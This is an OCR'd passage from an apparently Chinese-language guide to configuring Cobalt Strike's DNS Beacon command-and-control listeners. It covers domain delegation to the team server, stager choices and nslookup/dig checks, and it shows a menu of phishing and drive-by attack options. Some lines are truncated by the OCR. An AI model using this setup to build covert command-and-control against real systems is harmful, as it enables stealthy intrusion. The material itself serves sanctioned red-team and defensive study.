
请注意，只有任务可用时，DNS 信标才会验入。使用 **checkin** 命令在下次调用 home 时请求 DNS Beacon 检查。



Listener 设置

Windows/Beacon_DNS/Reverse_HTTP 有效载荷阶段通过 HTTP 连接。当您创建这个监听器时，请注意，您正在配置的主机和端口的 cobalt strike，它将

用于通过 HTTP 转移这个载荷。当您选择设置此有效负载时，Cobalt Strike 要知道在端口 53 上安装的 DNS 服务器信息。



windows/beacon-dns/reverse-dns-txt 有效载荷使用 dns-txt 记录下载和准备混合 http 和 dns-beacon。创建此侦听器时，请注意您正在配置此负载将用于 HTTP 通信的端口。同样，Cobalt Strike 要知道在端口 53 上安装的 DNS 服务器。

如果使用 HTTP stager 设置 Hybrid HTTP 和 DNS Beacon 有效负载，请注意您仍然可以请求 DNS TXT 记录。许多 Cobalt Strike 功能将允许您指定 **listener name （DNS）**以强制使用 DNS TXT 记录 stager。

DNS Beacon 域

创建监听器并点击 Save 后，Cobalt Strike 将要求您提供要登录的域列表。您的 Cobalt Strike 团队服务器系统必须对您指定的域具有权威性。创建 DNS A 记录并将其指向您的 Cobalt Strike 团队服务器。使用 DNS NS 记录将多个域或子域委派给 Cobalt Strike 团队服务器的 A 记录。

监听器配置


要测试 DNS 配置，请打开终端并键入 nslookup jibberish.beacon.domain。如果您获得 0.0.0.0 的 A 记录应答 - 那么您的 DNS 设置正确。如果您没有收到


应答，那么您的 DNS 配置不正确，混合 HTTP 和 DNS Beacon 将无法与您通信。


确保您的 DNS 记录引用网络接口上的主要地址。Cobalt Strike 的 DNS 服务器将始终从您的网络接口的主地址发送响应。DNS 解析器在从一台服务器请求信息时会丢弃回复，但会收到另一台服务器的回复。


如果您位于 NAT 设备后面，请确保使用公共 IP 地址作为 NS 记录，并将防火墙设置为允许端口 53 上的 UDP 流量转发到此系统上。Cobalt Strike 包括一个控制 Beacon 的 DNS 服务器。

DNS Beacon Setup and Use






root@kali:~# nslookup thisisatest.profiles.losenolove.c
Server: 192.168.1.1
Address: 192.168.1.1#53
Non-authoritative answer:
Name: thisisatest.profiles.losenolove.com
Address: 0.0.0.0
root@kali:~# nslookup thisisatest.game.losenolove.com
Server: 192.168.1.1
Address: 192.168.1.1#53
Non-authoritative answer:
Name: thisisatest.game.losenolove.com
Address: 0.0.0.0
root@kali:~# nslookup thisisatest.freepics.losenolove.c
Server: 192.168.1.1
Address: 192.168.1.1#53
Non-authoritative answer:
Name: thisisatest.freepics.losenolove.com
Address: 0.0.0.0
root@kali:~#


root@kali:~# dig +trace thisisatest.profiles.losenolove
; <<>> DiG 9.9.5-9+deb8u2-Debian <<>> +trace thisisates
;; global options: +cmd
. 3600 IN NS FWDR-71
. 3600 IN NS FWDR-71
;; Received 185 bytes from 192.168.1.1#53(192.168.1.1)
com. 33133 IN NS g.gtld-
com. 33133 IN NS h.gtld-
com. 33133 IN NS i.gtld-
com. 33133 IN NS j.gtld-
com. 33133 IN NS k.gtld-
com. 33133 IN NS l.gtld-
com. 33133 IN NS m.gtld-
com. 33133 IN NS a.gtld-
com. 33133 IN NS b.gtld-
com. 33133 IN NS c.gtld-
com. 33133 IN NS d.gtld-
com. 33133 IN NS e.gtld-
com. 33133 IN NS f.gtld-
com. 16943 IN DS 30909 8
9184CF C41A5766
;; Received 528 bytes from 71.242.0.12#53(FWDR-71.FWDR-


Cobalt Strike View Attacks Reporting Help
Packages
Web Drive-by
Spear Phish
Manage
Clone Site
Host File
PowerShell Web Delivery
Signed Applet Attack
Smart Applet Attack
System Profiler
external
Event Log X
Listeners X
name
payload

